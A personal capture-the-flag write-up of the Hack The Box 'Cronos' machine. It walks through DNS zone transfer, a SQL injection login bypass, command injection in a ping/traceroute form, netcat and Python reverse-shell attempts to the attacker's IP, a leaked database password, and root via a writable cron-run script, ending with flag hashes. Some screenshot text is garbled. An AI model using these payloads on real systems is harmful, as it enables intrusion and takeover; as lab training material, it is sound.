

Initial nmap scan of this machine reveals 3 ports: ssh, dns, and http

```
root@kali:~/HTB/Cronos# nmap -sV -sC -oN cronos 10.10.10.13
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-25 22:42 EDT
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Nmap scan report for 10.10.10.13
Host is up (0.098s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
|_  256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
53/tcp    open  domain   ISC BIND 9.10.3-P4 (Ubuntu Linux)
|_ dns-nsid:
|   bind.version: 9.10.3-P4-Ubuntu
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

First time seeing a dns service open... this should be interesting. I'll navigate to the web page first and check it out. There is the default apache page so the next two things I will do are check out robots.txt and run gobuster and nikto on the server



Apache2 Ubuntu Default Page

Advertisement



Amazing Themes made by Creators just like you.

ads via Carbon

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.

Robots.txt wasn't found so now I will wait for gobuster and nikto to run. While doing this I am going to look into dns enumeration and see if theres anything interesting I find.

Not Found

The requested URL /robots.txt was not found on this server.

The nikto results didnt end up returning anything very useful and gobuster only output one (also useless) directory

```
root@kali: ~/HTB/Cronos# nikto -h http://10.10.10.13/
- Nikto v2.1.6
=====
+ Target IP: 10.10.10.13
+ Target Hostname: 10.10.10.13
+ Target Port: 80
+ Start Time: 2020-05-25 22:52:28 (GMT-4)
=====
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 38a6, size: 555402443a52b, mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7863 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time: 2020-05-25 23:06:43 (GMT-4) (855 seconds)
=====
+ 1 host(s) tested
```

```
=====
2020/05/25 22:50:51 Starting gobuster
=====
/server-status (Status: 403)
=====
2020/05/25 23:27:19 Finished
=====
```

While trying to query different dns records for 10.10.10.3 I wasn't able to get any useful information so I found a tool called nslookup which lets you pick a specific DNS server to query addresses for. I checked my local DNS server (info would be stored in /etc/hosts)

```
root@kali: ~/HTB/Cronos# nslookup
> server 127.0.0.1
Default server: 127.0.0.1
Address: 127.0.0.1#53
> 10.10.10.13
;; connection timed out; no servers could be reached
>
```

This first query showed that no domain was mapped to the IP address, and we know that cronos was running a dns service so it might have some more interesting information to query
Changing the dns server we are querying to 10.10.10.13 resulted in us getting a nameserver

```
> server 10.10.10.13
Default server: 10.10.10.13
Address: 10.10.10.13#53
> 10.10.10.13
13.10.10.10.in-addr.arpa      name = ns1.cronos.htb.
```

after that I ran a command to initiate a zone transfer and got some output

```
root@kali:~/MTB/Cronos# dig axfr cronos.htb @10.10.10.13
; <<> DiG 9.11.16-2-Debian <<> axfr cronos.htb @10.10.10.13
;; global options: +cmd
cronos.htb.      604800 IN      SOA      cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.      604800 IN      NS       ns1.cronos.htb.
cronos.htb.      604800 IN      A        10.10.10.13
admin.cronos.htb. 604800 IN      A        10.10.10.13
ns1.cronos.htb.  604800 IN      A        10.10.10.13
www.cronos.htb.  604800 IN      A        10.10.10.13
cronos.htb.      604800 IN      SOA      cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 93 msec
;; SERVER: 10.10.10.13#53(10.10.10.13)
;; WHEN: Wed May 27 16:00:35 EDT 2020
;; XFR size: 7 records (messages 1, bytes 203)
```

This output shows a Start of Authority record on the first line:

- cronos.htb. is the domain that this zone file is describing
- cronos.htb. (after the IN SOA) means that this is also the nameserver containing the SOA record
- admin.cronos.htb. is the email of the zone administrator

The second line shows an NS record with a single value - "ns1.cronos.htb." is a name server which contains records on cronos.htb.

The next four lines show that the domains "cronos.htb.", "admin.cronos.htb.", "ns1.cronos.htb.", and "www.cronos.htb." are all pointed at by the IP address 10.10.10.13 (we expect this)

Our system's records haven't been modified to include these domains which are pointed at by 10.10.10.13, so in order to do that we need to add these values to the /etc/hosts file

After doing this, we can enter these different domains into the URL and we get results -

Cronos

DOCUMENTATION

LARACASTS

NEWS

FORGE

GITHUB

Login

UserName :

Password :

Submit

Advertisement



Find Unique Website Themes by Designers around the world.

Carbon Themes

[Amazing Themes made by Creators just like you.](#)

[ads via Carbon](#)



as somewhat expected, the ns1.cronos.htb domain didn't seem to point at any webserver itself as it was the machine's nameserver.

PART TWO - web enumeration

Now that we have access to some domains, we can actually begin to enumerate these web servers - finally the part I know how to do :)

gobuster on cronos.htb only revealed 3 directories

```
=====
2020/05/27 16:15:07 Starting gobuster
=====
/css (Status: 301)
/js (Status: 301)
```

and /server-status which showed up after a lot of connection errors

Nikto revealed one file which I thought would be interesting (web.config) but it didnt give us much information

```

+ Nikto v2.1.6
+-----+
+ Target IP:      10.10.10.13
+ Target Hostname: cronos.htb
+ Target Port:    80
+ Start Time:     2020-05-27 16:15:28 (GMT-4)
+-----+
+ Server: Apache/2.4.18 (Ubuntu)
+ Cookie XSRF-TOKEN created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD
+ OSVDB-3092: /web.config: ASP config file is accessible.
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7780 requests: 3 error(s) and 10 item(s) reported on remote host
+ End Time:      2020-05-27 16:19:37 (GMT-4) (849 seconds)

```

Gobuster didnt reveal any useful directories and even a nikto scan revealed nothing anything interesting

```

root@kali:~/HTB/Cronos# nikto -h http://admin.cronos.htb/
+ Nikto v2.1.6
+-----+
+ Target IP:      10.10.10.13
+ Target Hostname: admin.cronos.htb
+ Target Port:    80
+ Start Time:     2020-05-27 16:15:56 (GMT-4)
+-----+
+ Server: Apache/2.4.18 (Ubuntu)
+ Cookie PHPSESSID created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7866 requests: 3 error(s) and 0 item(s) reported on remote host
+ End Time:      2020-05-27 16:30:06 (GMT-4) (850 seconds)
+-----+
+ 1 host(s) tested

```

I input a single username and password into the admin portal while a brute force login script ran against rockyou.txt in the background... and got in...

```

root@kali:~/HTB/Cronos# nikto -h http://admin.cronos.htb/
+ Nikto v2.1.6
+-----+
+ Target IP:      10.10.10.13
+ Target Hostname: admin.cronos.htb
+ Target Port:    80
+ Start Time:     2020-05-27 16:15:56 (GMT-4)
+-----+
+ Server: Apache/2.4.18 (Ubuntu)
+ Cookie PHPSESSID created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7866 requests: 3 error(s) and 0 item(s) reported on remote host
+ End Time:      2020-05-27 16:30:06 (GMT-4) (850 seconds)
+-----+
+ 1 host(s) tested

```

The input I passed was

' or 1=1 -- '#--

Once logged in, we got access to a page which had two options, both of which seemed to run a command and spit the output to the page
php system/eval() when accepting a user input through \$_POST.... tsk tsk.... this will be easy

admin.cronos.htb/welcome.php

Kali Training Hack The Box :: Machin... Kali Tools Kali Docs Kali Forum

Net Tool v0.1

tracert 8.8.8.8 Execute!

tracert (8.8.8.8) 56(84) bytes of data.

ping

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

[Sign Out](#)

There is a simple command injection vulnerability here which lets us run any system commands we want (but we only have a web shell right now...)

Net Tool v0.1

tracert ;ls

config.php
index.php
logout.php
session.php
welcome.php

[Sign Out](#)

Request to http://admin.cronos.htb:80 [10.10.10.13]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

1 POST /welcome.php HTTP/1.1
2 Host: admin.cronos.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/2010
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://admin.cronos.htb/welcome.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 29
10 Connection: close
11 Cookie: PHPSESSID=bm2k2nlgrkpuf5925ohi4t2ck2
12 Upgrade-Insecure-Requests: 1
13
14 command=tracert&host=%3Bls
  
```

Since we are only www-data we need to get a reverse shell and privesc

traceroute ▾

;whoami

Execute!

www-data

Net Tool v0.1

traceroute ▾

;which nc

Execute!

/bin/nc

Time to try and get a reverse shell


traceroute ▾

;nc 10.10.14.29 9000 -e /bin/b

Execute!


/bin/nc

[Sign Out](#)



```
root@kali:~/HTB/Cronos# nc -lvp 9000
listening on [any] 9000 ...
```

this shell actually didn't work! we quickly got an error... could be due to the / or the - in our arguments. To test this I tried a basic nc connection (no args) and got



```
listening on [any] 9000 ...
connect to [10.10.14.29] from cronos.htb [10.10.10.13] 48986
```

Oddly the command ;wget -hl;; gave us output...?

Net Tool v0.1

traceroute ▼	8.8.8.8	Execute!
--------------	---------	----------

GNU Wget 1.17.1, a non-interactive network retriever.
Usage: wget [OPTION]... [URL]...

Mandatory arguments to long options are mandatory for short options too.

Startup:

- V, --version display the version of Wget and exit
- h, --help print this help
- b, --background go to background after startup
- e, --execute=COMMAND execute a '.wgetrc'-style command

Logging and input file:

- o, --output-file=FILE log messages to FILE
- a, --append-output=FILE append messages to FILE
- d, --debug print lots of debugging information
- q, --quiet quiet (no output)
- v, --verbose be verbose (this is the default)
- nv, --no-verbose turn off verboseness, without being quiet
- report-speed=TYPE output bandwidth as TYPE. TYPE can be bits
- i, --input-file=FILE download URLs found in local or external FILE
- F, --force-html treat input file as HTML
- B, --base=URL resolves HTML input-file links (-i -F) relative to URL
- config=FILE specify config file to use
- no-config do not read any config file
- rejected-log=FILE log reasons for URL rejection to FILE

Download:

- t, --tries=NUMBER set number of retries to NUMBER (0 unlimits)
 - retry-connrefused retry even if connection is refused
 - O, --output-document=FILE write documents to FILE
 - nc, --no-clobber skip downloads that would download to existing files (overwriting them)
 - c, --continue resume getting a partially-downloaded file
 - start-pos=OFFSET start downloading from zero-based position OFFSET
 - progress=TYPE select progress gauge type
 - show-progress display the progress bar in any verbosity mode
 - N, --timestamping don't re-retrieve files unless newer than local
 - no-if-modified-since don't use conditional if-modified-since get requests in timestamping mode
 - no-use-server-timestamps don't set the local file's timestamp by
-

this means that version of nc probably doesnt have support for running commands, so I used a python reverse shell and

tracertoute ▼

bprocess.call(["/bin/sh","-i"]);

Execute!

/usr/bin/python

[Sign Out](#)

```
root@kali:~/HTB/Cronos# nc -lvp 9000
listening on [any] 9000 ...
connect to [10.10.14.29] from cronos.htb [10.10.10.13] 50126
/bin/sh: 0: can't access tty; job control turned off
$ ls
config.php
index.php
logout.php
session.php
welcome.php
$
```

after getting the reverse shell I want to upgrade to a tty

```
root@kali:~/HTB/Cronos# nc -lvp 9000
listening on [any] 9000 ...
connect to [10.10.14.29] from cronos.htb [10.10.10.13] 50128
/bin/sh: 0: can't access tty; job control turned off
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@cronos:/var/www/admin$ ^Z
[1]+  Stopped                  nc -lvp 9000
root@kali:~/HTB/Cronos# stty raw -echo
root@kali:~/HTB/Cronos# nc -lvp 9000
reset

reset: unknown terminal type unknown
Terminal type?
Terminal type? ^C
www-data@cronos:/var/www/admin$ whoami
```

when listing the files we see a config.php file and it has interesting info...

```
www-data@cronos:/var/www/admin$ cat config.php
<?php
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'admin');
define('DB_PASSWORD', 'kEjdbRigfBHUREiNSDs');
define('DB_DATABASE', 'admin');
$db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
?>
```

to see if mysql is running as root I ran "ps -ef | grep root" and didnt see mysql, but I saw cron was running as root. /etc/crontab is world readable so I printed the output and see that root is running a script running very often which www-data is the owner of.

This means we can modify the file and it will soon run whatever script we want it to

```

www-data@cronos:/var/www/admin$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
www-data@cronos:/var/www/admin$ ls -la /var/www/laravel/artisan
-rwxr-xr-x 1 www-data www-data 1646 Apr  9 2017 /var/www/laravel/artisan
www-data@cronos:/var/www/admin$ █/var/www/laravel/artisan

```

the cronjob is running a php script so we need to add a php reverse shell to the system and we should be able to get root access when the script runs through the cronjob

```

www-data@cronos:/var/www/admin$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
www-data@cronos:/var/www/admin$ ls -la /var/www/laravel/artisan
-rwxr-xr-x 1 www-data www-data 1646 Apr  9 2017 /var/www/laravel/artisan
www-data@cronos:/var/www/admin$ █/var/www/laravel/artisan

```

Modifying artisan to the following and running a nc listeners gives us a reverse shell

Flags included:

```
# cat /root/root.txt
1703b8a3c9a8dde879942c79d02fd3a0
# ls /home
noulis
# cat /home/noulis
cat: /home/noulis: Is a directory
# cat /home/noulis/user.txt
51d236438b333970dbba7dc3089be33b
```